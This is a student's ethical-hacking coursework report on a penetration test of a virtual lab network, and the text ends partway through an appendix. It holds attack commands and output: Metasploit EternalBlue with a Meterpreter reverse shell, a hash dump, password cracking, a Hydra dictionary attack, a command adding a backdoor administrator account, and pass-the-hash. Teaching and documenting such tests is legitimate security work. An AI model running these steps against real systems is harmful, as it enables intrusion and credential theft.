Ethical Hacking Penetration Test

Ethical Hacking 1 - CMP 210
BSc Ethical Hacking Year 2

Jack Clark - 1601798@uad.ac.uk

2017/18

Abstract

This paper will discuss the steps made to conduct a white hat penetration test on a network. The steps that will follow includes enumeration using tools such as NBTEnum and a DNS Zone Transfer to find all the Administrator accounts and systems on the network. From this information, the network will be scanned for any vulnerabilities and then once found these can be used as attack vectors to retrieve password hashes using EternalBlue and Meterpreter. The password crackers Cain & Abel and Hydra are used to crack password hashes and to launch a dictionary attack to gain access as well as using Armitage to Pass the Hash.

Contents

1 Introduction

The threat of a malicious attacker gaining access to a corporate network and leaking sensitive data or causing a Denial of Service is more severe than ever. With exploits being found in operating systems constantly, and users not updating to the latest versions, it makes it even more easier for attackers to gain access. This whitepaper will use a mindset similar to an attacker to exploit found vulnerabilities and then discuss countermeasures for fixing the vulnerabilities.

1.1 Aim

The aims of this penetration test are:

- Develop an image of the systems connected to the network
- Discover the users and their permissions for the network and attached systems
- Scan the network for vulnerabilities
- Exploit the found vulnerabilities and gain access with administrator privileges

1.2 Methodology

The above aims are covered throughout the penetration test using the following methodology:

1. Scanning: Scan the network for live systems and, once discovered, for open ports and services running on the systems using Nmap. Once this is complete, scan the network for vulnerabilities based on the running services and open ports
2. Enumeration: Find the user accounts and their privileges on the systems using tools such as NBTEnum
3. Penetration: Exploit the found vulnerabilities and show proof
4. Countermeasures: Discuss ways to patch the found vulnerabilities to assist with securing the network

2 Procedure

The following section will discuss the stages of the penetration test in detail. It will cover the tools used and the results that came from them. The footprinting stage of a standard penetration test has been skipped as the test is on a virtual network and therefore there is no information to learn about the corporation.

2.1 Scanning

The scanning stage of a penetration test is the foundation of the whole test. The scanning phase allows for the gathering of vital information, including IP addresses, operating system details and running services. All of this information is integral for the rest of the penetration test.

2.1.1 Given Information

As part of the penetration test, the test credentials and IP addresses of the systems were given:

- Credentials: Username: test, Password: test123
- Server 1: IP - 192.168.0.1, OS - Windows Server 2008 R2
- Server 2: IP - 192.168.0.2, OS - Windows Server 2008 R2
- Client 1: IP - 192.168.0.10, OS - Windows 7
- Client 2: IP - 192.168.0.11, OS - Windows 7

The scans were run using a tool called Network Mapper (Nmap). Given the IP address of a system, Nmap will scan for open ports (ranging from the first 1000 to all 65365 or any range within it) and any running services on those ports. For each of the IP addresses above, various Nmap scans were run against them, these include:

1. `nmap 192.168.0.x`
2. `nmap -sT -sV -O -v -v -oN 192.168.0.x.txt 192.168.0.x`
3. `nmap --script vulnerability 192.168.0.x`

2.1.2 Results

Each of the above scripts give different results and are used for specific purposes. The following results are of ports of interest[1]:

[1] For full output of Nmap scans, see Appendices A - D

- Scan 1: On Server 1, the vanilla scan showed that port 23 was open and was being used for Telnet. It also showed that port 53 was open and being used for domain. It can be guessed from this that it could be used for DNS, which means that a DNS Zone Transfer could be exploited to enumerate all systems on the network. The same results were shown for Server 2.

  However, the results for Client 1 showed that port 21 was open and it was running an FTP server. This could potentially be exploited if not secured properly with a strong password. Other than port 23, ports 135, 139 and 445 were open, however the services running on these are currently of no interest.

- Scan 2: This scan will scan the systems in further detail and use clues, such as how a system responds to packets, to guess the OS, and attempts to detect the version of services running on ports. This is very important as some exploits are OS and version specific.

  For both Server 1 and 2, the result from port 445 shows that the OS on both is Windows Server 2008 R2 It is also confirmed that port 53 is used for DNS. Both Servers also have Windows RPC running on port 593 which means that RPC Enumeration can be used. It can be seen that an Apache HTTP Server is running on port 80 on Server 1, which may be exploitable.

  On Client 1, the scan shows that the FTP Server on port 21 is an ArGoSoft FTP Server, version 1.0.5.3. The scan also clarifies that there isn't any services running on Client 2 that is of interest other than Windows RPC on multiple varying ports.

- Scan 3: This scan uses a built-in script "vulnerability". The script will run an Nmap scan, and then based on the results check if any of the services/ports are vulnerable to some common exploits.

  The only result of interest is for Server 1 for an attack known as "Slowloris". This attack would exploit the Apache Server running by opening connections and holding them open for as long as possible which would potentially cause a Denial of Service of the Apache Server.

2.2 Enumeration

After scanning, the enumeration stage will change depending on the results from the scans. In this test, there was two stages of enumeration: attempting a DNS Zone Transfer and using a tool named NBTEnum to gather information based on the network and the users.

2.3 Results

Both Servers had port 53 being used for DNS, which means that it may be vulnerable to a DNS Zone Transfer which would display all systems, IP addresses and DNS names. This was tested on each server using the command `dig axfr uadtargetnet.com @192.168.0.x`. This failed for Server 1, however for Server 2 it displayed all of the DNS records stored[2].

As can be seen, all of the systems on the network are listed. If the full network were to be included in the scope of this penetration test, then this information could be dangerous in an attackers hands as it lists all the IP addresses.

To retrieve more information on the network and users, the tool NBTEnum was used alongside the credentials provided. When run, it produces an HTML file with a table of all administrators, domain computers, controllers and users, network shared folders and the departments that the users are assigned to, which can be useful for a phishing attack[3].

As the Appendices show, all administrators of the network are listed which means that the usernames provided would give an attacker a clear target as administrator access is the goal of an attacker. It also shows that there is no account lockout system in place, which leaves the network open for dictionary and bruteforce attacks.

[2]See Appendix E
[3]see Appendix F

2.4 Vulnerability Scanning

Vulnerability scanning allows for a quick way to find vulnerabilities in a network and systems. This can be used to check the security of the network, or by an attacker to quickly find out what exploits a network may be vulnerable to.

2.5 Results

The vulnerability scanner Nessus is used to scan a list of IP addresses for vulnerabilities. As mentioned before, this can be used during an audit to check how secure a network and attached systems are, or this could be used to highlight potential attack vectors for an attacker.

After scanning the whole network[4], the results showed that there are multiple critical vulnerabilities in the network. This includes both Servers having an SMB vulnerability which means that they may be attacked using EternalBlue as well as both Servers having vulnerabilities within their DNS. It can also be seen that both Servers also have vulnerabilities due to unencrypted Telnet connections and Client 1 also has a vulnerability due to the ArGoSoft FTP Server running on it, which matches what was found during the Nmap scan.

2.6 Penetration

After the results of the previous stage, there is a clear attack vector for both Servers. Using Kali Linux and the Metasploit framework, the EternalBlue attack can be used with a payload of a Meterpreter reverse shell [5]. By using a payload, this means that should the exploit be successful, then Meterpreter will be loaded in the background of the victim system.

The exploit was successful on both Servers, and since a Meterpreter shell was created the `hashdump` command is used to display all hashes stored in the victims SAM database. These hashes were then exported to a text file and then imported into Cain to crack the hashes[6]. A wordlist containing some of the most common password was imported into Cain which managed to crack 68 out of the 128 NTLM hashes imported from the Server 2 hash dump. The passwords returned and their accompanying usernames were then compared to the results from the NBTEnum tool and the user `G.Chica` has the password `tipple` and is also an administrator[7]. This was used to gain access to Server 2 as an administrator[8].

Cain also managed to crack 73 of the hashes from Server 1, however only two of which were administrators and wouldn't allow access. To bypass this, when

[4] See Appendix G
[5] See Appendix H
[6] See Appendices I and J
[7] See Appendix K
[8] See Appendix L

the EternalBlue exploit was launched and the Meterpreter shell initiated, a user account was created by using Windows commands and setting the username as `testAcc` and password as `Password`. To add the created user to the administrator group, the command `net localgroup administrators testAcc /add` was used. This then means that this account can be logged in to and will have administrator access[9].

To gain access to Client 1, the FTP Server was used as the attack vector. By attempting to connect to the server from Kali using the given credentials, it displayed that the username `test` was valid, however the password `test123` was invalid[10]. Using Hydra, a dictionary attack was used with a wordlist retrieved from GitHub [11] to attempt to crack the password for the account on the FTP Server. When the attack was completed, it was revealed that the password for the FTP Server is `test`[12].

By using this to login to the FTP Server, the root directory of the session is in a folder named `test`, and by using the command `cd /..` this will move to the parent directory which is the main C:\. This means that the current FTP session can be used to access any folders of the OS and retrieve any data that may be stored throughout[13].

To access Client 2, Armitage was used with the `PsExec` exploit. This is also known as Pass the Hash, which takes in a domain, in this case UADTARGETNET, a user account, Administrator, and a password hash for the user[14]. It then generates a shell as the user entered, assuming that the hash is correct. This means that, as with Server 2, a remote shell is created and could be used, like with Server 1, to create a new user account that is assigned to the Administrator local group.

3 Discussion

3.1 Results

The penetration test was successful. By using fairly simple steps, the network was penetrated and access gained. By using tools such as Nmap, NBTEnum and Nessus, vulnerabilities were found that lead to multiple attack vectors being found. Exploits such as EternalBlue with Meterpreter and Pass the Hash as well as a dictionary attack on the FTP Server with Hydra meant that the

[9] See Appendix M
[10] See Appendix N
[11] 500 Most Common Passwords Wordlist: https://github.com/danielmiessler/SecLists/blob/master/Passwords/500-worst-passwords.txt
[12] See Appendix O
[13] See Appendix P
[14] See Appendix Q

password hashes could be obtained and then allowing access to user accounts with administrator privileges.

4 Countermeasures

4.1 Network and System Security

To prevent attacks like these occurring, it is advised to ensure that all systems are up to date with the latest security patches from Microsoft. Both Client systems are patched, however the Servers aren't, therefore the EternalBlue exploit worked on them.

4.2 Password Security

It is advised to implement a password rule, if not already set. For example, ensure that all users have a password of at least a certain number of characters, typically above eight, and contains multiple numbers, symbols and a mix between upper and lower case characters. This could be extended further by implementing an expiry time on all passwords, for example 120 days, as this would make it more difficult for an attacker to gain persistence if a password changes. Another implementation may be Two-Factor Authentication, as this would mean that if a users password was leaked, then there would still be a One-Time Passcode protecting their account.

Appendices

A Nmap Scan - Server 1

```
# Nmap 7.40 scan initiated Wed Nov 15 09:52:09 2017 as:
    nmap -sT -sV -v -v -O -oN 192.168.0.1os.txt
    192.168.0.1
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00050s latency).
Scanned at 2017-11-15 09:52:09 EST for 61s
Not shown: 979 closed ports
Reason: 979 conn-refused
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows XP
     telnetd
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS
    6.1.7601
80/tcp    open  http         syn-ack Apache httpd
88/tcp    open  kerberos-sec syn-ack Microsoft Windows
    Kerberos (server time: 2017-11-15 14:52:16Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows
    RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
    netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows
    Active Directory LDAP (Domain: uadtargetnet.com, Site:
     lab-site1)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows
    Server 2008 R2 - 2012 microsoft-ds (workgroup:
    UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows
    RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows
    Active Directory LDAP (Domain: uadtargetnet.com, Site:
     lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
49152/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
```

```
49154/tcp open  msrpc         syn-ack Microsoft Windows
    RPC
49155/tcp open  msrpc         syn-ack Microsoft Windows
    RPC
49156/tcp open  msrpc         syn-ack Microsoft Windows
    RPC
49160/tcp open  ncacn_http    syn-ack Microsoft Windows
    RPC over HTTP 1.0
49161/tcp open  msrpc         syn-ack Microsoft Windows
    RPC
MAC Address: 00:0C:29:65:8E:40 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:
    windows_7::sp1 cpe:/o:microsoft:windows_server_2008::
    sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:
    microsoft:windows_8 cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server
     2008 SP1, Windows Server 2008 R2, Windows 8, or
    Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.40%E=4%D=11/15%OT=23%CT=1%CU=31928%PV=Y%DS=1%
    DC=D%G=Y%M=000C29%
OS:TM=5A0C54D6%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR
    =10E%TI=I%CI=I%II=
OS:I%SS=S%TS=7)OPS(O1=M5B4NW8ST11%O2=M5B4NW8ST11%O3=
    M5B4NW8NNT11%O4=M5B4NW8
OS:ST11%O5=M5B4NW8ST11%O6=M5B4ST11)WIN(W1=2000%W2=2000%W3
    =2000%W4=2000%W5=2
OS:000%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N
    %Q=)T1(R=Y%DF=Y%T=
OS:80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S%
    F=AR%O=%RD=0%Q=)T3
OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=AR%O=%RD=0%Q=)T4(R=Y%DF=Y
    %T=80%W=0%S=A%A=O%
OS:F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%
    RD=0%Q=)T6(R=Y%DF=Y
OS:%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%
    S=Z%A=S+%F=AR%O=%R
OS:D=0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%
    RIPCK=G%RUCK=G%RUD=G)I
OS:E(R=Y%DFI=N%T=80%CD=Z)

Uptime guess: 0.365 days (since Wed Nov 15 01:07:58 2017)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=261 (Good luck!)
```

```
IP ID Sequence Generation: Incremental
Service Info: Host: SERVER1; OSs: Windows XP, Windows;
    CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:
    windows

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any
    incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 15 09:53:10 2017 -- 1 IP address
    (1 host up) scanned in 62.01 seconds
```

B Nmap Scan - Server 2

```
# Nmap 7.40 scan initiated Wed Nov 15 09:53:10 2017 as:
    nmap -sT -sV -v -v -oN 192.168.0.2os.txt 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00079s latency).
Scanned at 2017-11-15 09:53:11 EST for 60s
Not shown: 980 closed ports
Reason: 980 conn-refused
PORT      STATE SERVICE      REASON  VERSION
23/tcp    open  telnet       syn-ack Microsoft Windows XP
     telnetd
42/tcp    open  tcpwrapped   syn-ack
53/tcp    open  domain       syn-ack Microsoft DNS
    6.1.7601
80/tcp    open  http         syn-ack Microsoft IIS httpd
    7.5
88/tcp    open  kerberos-sec syn-ack Microsoft Windows
    Kerberos (server time: 2017-11-15 14:53:18Z)
135/tcp   open  msrpc        syn-ack Microsoft Windows
    RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
    netbios-ssn
389/tcp   open  ldap         syn-ack Microsoft Windows
    Active Directory LDAP (Domain: uadtargetnet.com, Site:
     lab-site1)
445/tcp   open  microsoft-ds syn-ack Microsoft Windows
    Server 2008 R2 - 2012 microsoft-ds (workgroup:
    UADTARGETNET)
464/tcp   open  kpasswd5?    syn-ack
593/tcp   open  ncacn_http   syn-ack Microsoft Windows
    RPC over HTTP 1.0
636/tcp   open  tcpwrapped   syn-ack
3268/tcp  open  ldap         syn-ack Microsoft Windows
    Active Directory LDAP (Domain: uadtargetnet.com, Site:
     lab-site1)
3269/tcp  open  tcpwrapped   syn-ack
49152/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
```

```
49157/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49158/tcp open  ncacn_http   syn-ack Microsoft Windows
    RPC over HTTP 1.0
MAC Address: 00:50:56:3A:42:9F (VMware)
Service Info: Host: SERVER2; OSs: Windows XP, Windows;
    CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:
    windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
    results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 15 09:54:11 2017 -- 1 IP address
    (1 host up) scanned in 60.93 seconds
```

C Nmap Scan - Client 1

```
# Nmap 7.40 scan initiated Wed Nov 15 09:54:11 2017 as:
    nmap -sT -sV -v -v -oN 192.168.0.10os.txt 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up, received arp-response (0.00051s latency).
Scanned at 2017-11-15 09:54:12 EST for 60s
Not shown: 990 closed ports
Reason: 990 conn-refused
PORT      STATE SERVICE      REASON  VERSION
21/tcp    open  ftp          syn-ack ArGoSoft ftpd
    1.0.5.3
135/tcp   open  msrpc        syn-ack Microsoft Windows
    RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
    netbios-ssn
445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7
    - 10 microsoft-ds (workgroup: UADTARGETNET)
49152/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49175/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49176/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
MAC Address: 00:0C:29:1F:15:CB (VMware)
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:
    microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
    results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 15 09:55:12 2017 -- 1 IP address
    (1 host up) scanned in 61.03 seconds
```

D Nmap Scan - Client 2

```
# Nmap 7.40 scan initiated Wed Nov 15 09:55:13 2017 as:
    nmap -sT -sV -v -v -oN 192.168.0.11os.txt 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up, received arp-response (0.00056s latency).
Scanned at 2017-11-15 09:55:13 EST for 60s
Not shown: 991 closed ports
Reason: 991 conn-refused
PORT      STATE SERVICE      REASON  VERSION
135/tcp   open  msrpc        syn-ack Microsoft Windows
    RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows
    netbios-ssn
445/tcp   open  microsoft-ds syn-ack Microsoft Windows 7
    - 10 microsoft-ds (workgroup: UADTARGETNET)
49152/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49167/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49175/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
49176/tcp open  msrpc        syn-ack Microsoft Windows
    RPC
MAC Address: 00:50:56:33:A7:38 (VMware)
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:
    microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect
    results at https://nmap.org/submit/ .
# Nmap done at Wed Nov 15 09:56:13 2017 -- 1 IP address
    (1 host up) scanned in 60.97 seconds
```

E DNS Zone Transfer - Server 2

```
; <<>> DiG 9.10.3-P4-Debian <<>> axfr uadtargetnet.com
    @192.168.0.2
;; global options: +cmd
uadtargetnet.com.        3600    IN      SOA     server2.
    uadtargetnet.com. hostmaster.uadtargetnet.com. 84 900
    600 86400 3600
uadtargetnet.com.        600     IN      A
    192.168.0.1
uadtargetnet.com.        600     IN      A
    192.168.0.2
uadtargetnet.com.        3600    IN      NS      server1.
    uadtargetnet.com.
uadtargetnet.com.        3600    IN      NS      server2.
    uadtargetnet.com.
_msdcs.uadtargetnet.com. 3600    IN      NS      server1.
    uadtargetnet.com.
_gc._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0
    100 3268 server2.uadtargetnet.com.
_gc._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV 0
    100 3268 server1.uadtargetnet.com.
_kerberos._tcp.lab-site1._sites.uadtargetnet.com. 600 IN
    SRV 0 100 88 server2.uadtargetnet.com.
_kerberos._tcp.lab-site1._sites.uadtargetnet.com. 600 IN
    SRV 0 100 88 server1.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV
    0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.uadtargetnet.com. 600 IN SRV
    0 100 389 server1.uadtargetnet.com.
_gc._tcp.uadtargetnet.com. 600   IN      SRV     0 100
    3268 server1.uadtargetnet.com.
_gc._tcp.uadtargetnet.com. 600   IN      SRV     0 100
    3268 server2.uadtargetnet.com.
_kerberos._tcp.uadtargetnet.com. 600 IN SRV     0 100 88
    server2.uadtargetnet.com.
_kerberos._tcp.uadtargetnet.com. 600 IN SRV     0 100 88
    server1.uadtargetnet.com.
_kpasswd._tcp.uadtargetnet.com. 600 IN  SRV     0 100 464
     server2.uadtargetnet.com.
_kpasswd._tcp.uadtargetnet.com. 600 IN  SRV     0 100 464
     server1.uadtargetnet.com.
_ldap._tcp.uadtargetnet.com. 600 IN     SRV     0 100 389
     server2.uadtargetnet.com.
```

```
_ldap._tcp.uadtargetnet.com. 600 IN     SRV     0 100 389
     server1.uadtargetnet.com.
_kerberos._udp.uadtargetnet.com. 600 IN SRV     0 100 88
    server2.uadtargetnet.com.
_kerberos._udp.uadtargetnet.com. 600 IN SRV     0 100 88
    server1.uadtargetnet.com.
_kpasswd._udp.uadtargetnet.com. 600 IN  SRV     0 100 464
     server2.uadtargetnet.com.
_kpasswd._udp.uadtargetnet.com. 600 IN  SRV     0 100 464
     server1.uadtargetnet.com.
b.uadtargetnet.com.     3600    IN      A
    192.168.0.35
CLIENT1.uadtargetnet.com. 1200  IN      A
    192.168.0.10
CLIENT2.uadtargetnet.com. 1200  IN      A
    192.168.0.11
cn.uadtargetnet.com.    3600    IN      A
    192.168.0.25
correo.uadtargetnet.com. 3600   IN      A
    192.168.0.37
cust21.uadtargetnet.com. 3600   IN      A
    192.168.0.30
cust39.uadtargetnet.com. 3600   IN      A
    192.168.0.31
DomainDnsZones.uadtargetnet.com. 600 IN A
    192.168.0.2
DomainDnsZones.uadtargetnet.com. 600 IN A
    192.168.0.1
_ldap._tcp.lab-site1._sites.DomainDnsZones.uadtargetnet.
    com. 600 IN SRV 0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.DomainDnsZones.uadtargetnet.
    com. 600 IN SRV 0 100 389 server1.uadtargetnet.com.
_ldap._tcp.DomainDnsZones.uadtargetnet.com. 600 IN SRV 0
    100 389 server2.uadtargetnet.com.
_ldap._tcp.DomainDnsZones.uadtargetnet.com. 600 IN SRV 0
    100 389 server1.uadtargetnet.com.
ForestDnsZones.uadtargetnet.com. 600 IN A
    192.168.0.2
ForestDnsZones.uadtargetnet.com. 600 IN A
    192.168.0.1
_ldap._tcp.lab-site1._sites.ForestDnsZones.uadtargetnet.
    com. 600 IN SRV 0 100 389 server2.uadtargetnet.com.
_ldap._tcp.lab-site1._sites.ForestDnsZones.uadtargetnet.
    com. 600 IN SRV 0 100 389 server1.uadtargetnet.com.
_ldap._tcp.ForestDnsZones.uadtargetnet.com. 600 IN SRV 0
    100 389 server2.uadtargetnet.com.
```

```
_ldap._tcp.ForestDnsZones.uadtargetnet.com. 600 IN SRV 0
    100 389 server1.uadtargetnet.com.
galerias.uadtargetnet.com. 3600 IN      A
    192.168.0.33
ipmonitor.uadtargetnet.com. 3600 IN     A
    192.168.0.32
lib.uadtargetnet.com.   3600    IN      A
    192.168.0.27
lists.uadtargetnet.com. 3600    IN      A
    192.168.0.22
miami.uadtargetnet.com. 3600    IN      A
    192.168.0.39
pc19.uadtargetnet.com.  3600    IN      A
    192.168.0.36
pc54.uadtargetnet.com.  3600    IN      A
    192.168.0.28
pc56.uadtargetnet.com.  3600    IN      A
    192.168.0.23
rho.uadtargetnet.com.   3600    IN      A
    192.168.0.29
rtc5.uadtargetnet.com.  3600    IN      A
    192.168.0.24
secured.uadtargetnet.com. 3600  IN      A
    192.168.0.21
segment-119-227.uadtargetnet.com. 3600 IN A
    192.168.0.34
server1.uadtargetnet.com. 3600  IN      A
    192.168.0.1
server2.uadtargetnet.com. 3600  IN      A
    192.168.0.2
uranus.uadtargetnet.com. 3600   IN      A
    192.168.0.38
webs.uadtargetnet.com.  3600    IN      A
    192.168.0.20
wwwchat.uadtargetnet.com. 3600  IN      A
    192.168.0.26
uadtargetnet.com.       3600    IN      SOA     server2.
    uadtargetnet.com. hostmaster.uadtargetnet.com. 84 900
    600 86400 3600
;; Query time: 1 msec
;; SERVER: 192.168.0.2#53(192.168.0.2)
;; WHEN: Wed Nov 15 10:47:25 EST 2017
;; XFR size: 61 records (messages 1, bytes 2345)
```

F NBTEnum - List of Administrators

Administrators

- UADTARGETNET\Administrator
- UADTARGETNET\B.Evert
- UADTARGETNET\Benny Hill
- UADTARGETNET\D.Kawasaki
- UADTARGETNET\D.Lecroy
- UADTARGETNET\D.Rosamond
- UADTARGETNET\Domain Admins
- UADTARGETNET\Enterprise Admins
- UADTARGETNET\F.Nelms
- UADTARGETNET\G.Chica
- UADTARGETNET\H.Shiba
- UADTARGETNET\I.Cortright
- UADTARGETNET\N.Hooton
- UADTARGETNET\R.Burstein
- UADTARGETNET\S.Abercrombie
- UADTARGETNET\W.Parekh
- UADTARGETNET\Y.Lezama

G Nessus Scan Results

Sev	Name	Family	Count
CRITICAL	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (E...	Windows	4
CRITICAL	Microsoft Windows SMBv1 Multiple Vulnerabilities	Windows	2
CRITICAL	MS11-030: Vulnerability in DNS Resolution Could Allow Remote Code Executi...	Windows	2
CRITICAL	MS11-058: Vulnerabilities in DNS Server Could Allow Remote Code Executio...	DNS	2
CRITICAL	ArGoSoft FTP Server < 1.4.2.8 Multiple .LNK File Handling Vulnerabilities	FTP	1

H EternalBlue with Meterpreter

```
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(ms17_010_eternalblue) > set RHOST 192.168.0.1
RHOST => 192.168.0.1
msf exploit(ms17_010_eternalblue) > set PAYLOAD windows/
    x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(ms17_010_eternalblue) > set LHOST
    192.168.0.100
LHOST => 192.168.0.100
msf exploit(ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.100:4444
[*] 192.168.0.1:445 - Connecting to target for
    exploitation.
[+] 192.168.0.1:445 - Connection established for
    exploitation.
[+] 192.168.0.1:445 - Target OS selected valid for OS
    indicated by SMB reply
[*] 192.168.0.1:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.0.1:445 - 0x00000000  57 69 6e 64 6f 77 73 20
     53 65 72 76 65 72 20 32  Windows Server 2
[*] 192.168.0.1:445 - 0x00000010  30 30 38 20 52 32 20 44
     61 74 61 63 65 6e 74 65  008 R2 Datacente
[*] 192.168.0.1:445 - 0x00000020  72 20 36 2e 31 00
                                  r 6.1
[+] 192.168.0.1:445 - Target arch selected valid for OS
    indicated by DCE/RPC reply
[*] 192.168.0.1:445 - Trying exploit with 12 Groom
    Allocations.
[*] 192.168.0.1:445 - Sending all but last fragment of
    exploit packet
[*] 192.168.0.1:445 - Starting non-paged pool grooming
```

```
[+] 192.168.0.1:445 - Sending SMBv2 buffers
[+] 192.168.0.1:445 - Closing SMBv1 connection creating
   free hole adjacent to SMBv2 buffer.
[*] 192.168.0.1:445 - Sending final SMBv2 buffers.
[*] 192.168.0.1:445 - Sending last fragment of exploit
   packet!
[*] 192.168.0.1:445 - Receiving response from exploit
   packet
[+] 192.168.0.1:445 - ETERNALBLUE overwrite completed
   successfully (0xC000000D)!
[*] 192.168.0.1:445 - Sending egg to corrupted connection
   .
[*] 192.168.0.1:445 - Triggering free of corrupted buffer
   .
[*] Sending stage (1189423 bytes) to 192.168.0.1
[*] Meterpreter session 1 opened (192.168.0.100:4444 ->
   192.168.0.1:58050) at 2017-11-17 10:01:20 -0500
[+] 192.168.0.1:445 -
   =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

[+] 192.168.0.1:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN
   -=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.1:445 -
   =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
```

I Server 1 Hashdump

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:
    ebb4324f92238051780d50bcd6cb8f6d:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31
    d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:
    ab4f1664ad3a8ac47a90d02b3cc4fa37:::
Benny Hill:1000:aad3b435b51404eeaad3b435b51404ee:8516
    f8dca38b8541bc6f4732c3b304f2:::
R.Gudino:8410:aad3b435b51404eeaad3b435b51404ee:
    ddd15c89d9d2c0686ad755c97707df7b:::
E.Breck:8411:aad3b435b51404eeaad3b435b51404ee:4148
    ceb43bd9c940af49b0ac75fdc789:::
D.Lecroy:8412:aad3b435b51404eeaad3b435b51404ee:6
    d40724d6ba158ef14bcda9a49884ec1:::
C.Armes:8413:aad3b435b51404eeaad3b435b51404ee:
    f6e3ced72d8c5e80d7a34e644fa12c27:::
C.Yother:8414:aad3b435b51404eeaad3b435b51404ee:
    f2d328ea69a1c4d267bdef595c9794d2:::
K.Dipaola:8415:aad3b435b51404eeaad3b435b51404ee:
    e8006305f0c7099e2cf3030ccb2e74f6:::
M.Lanasa:8416:aad3b435b51404eeaad3b435b51404ee:
    b206d225652d08fe0b94add6b2bd96ad:::
D.Clinard:8417:aad3b435b51404eeaad3b435b51404ee:
    ea6ac5ebb7cfacfac378f76d74349594:::
W.Parekh:8418:aad3b435b51404eeaad3b435b51404ee:1
    dcf8c5bf16f9650387d51476d6548ef:::
N.Hooton:8419:aad3b435b51404eeaad3b435b51404ee:
    b0fdb37e6e21527881cfd072a00d7045:::
D.Mcdonough:8420:aad3b435b51404eeaad3b435b51404ee:8819
    a0bc16cbc461cf7db0b88a986582:::
M.Bonneau:8421:aad3b435b51404eeaad3b435b51404ee:
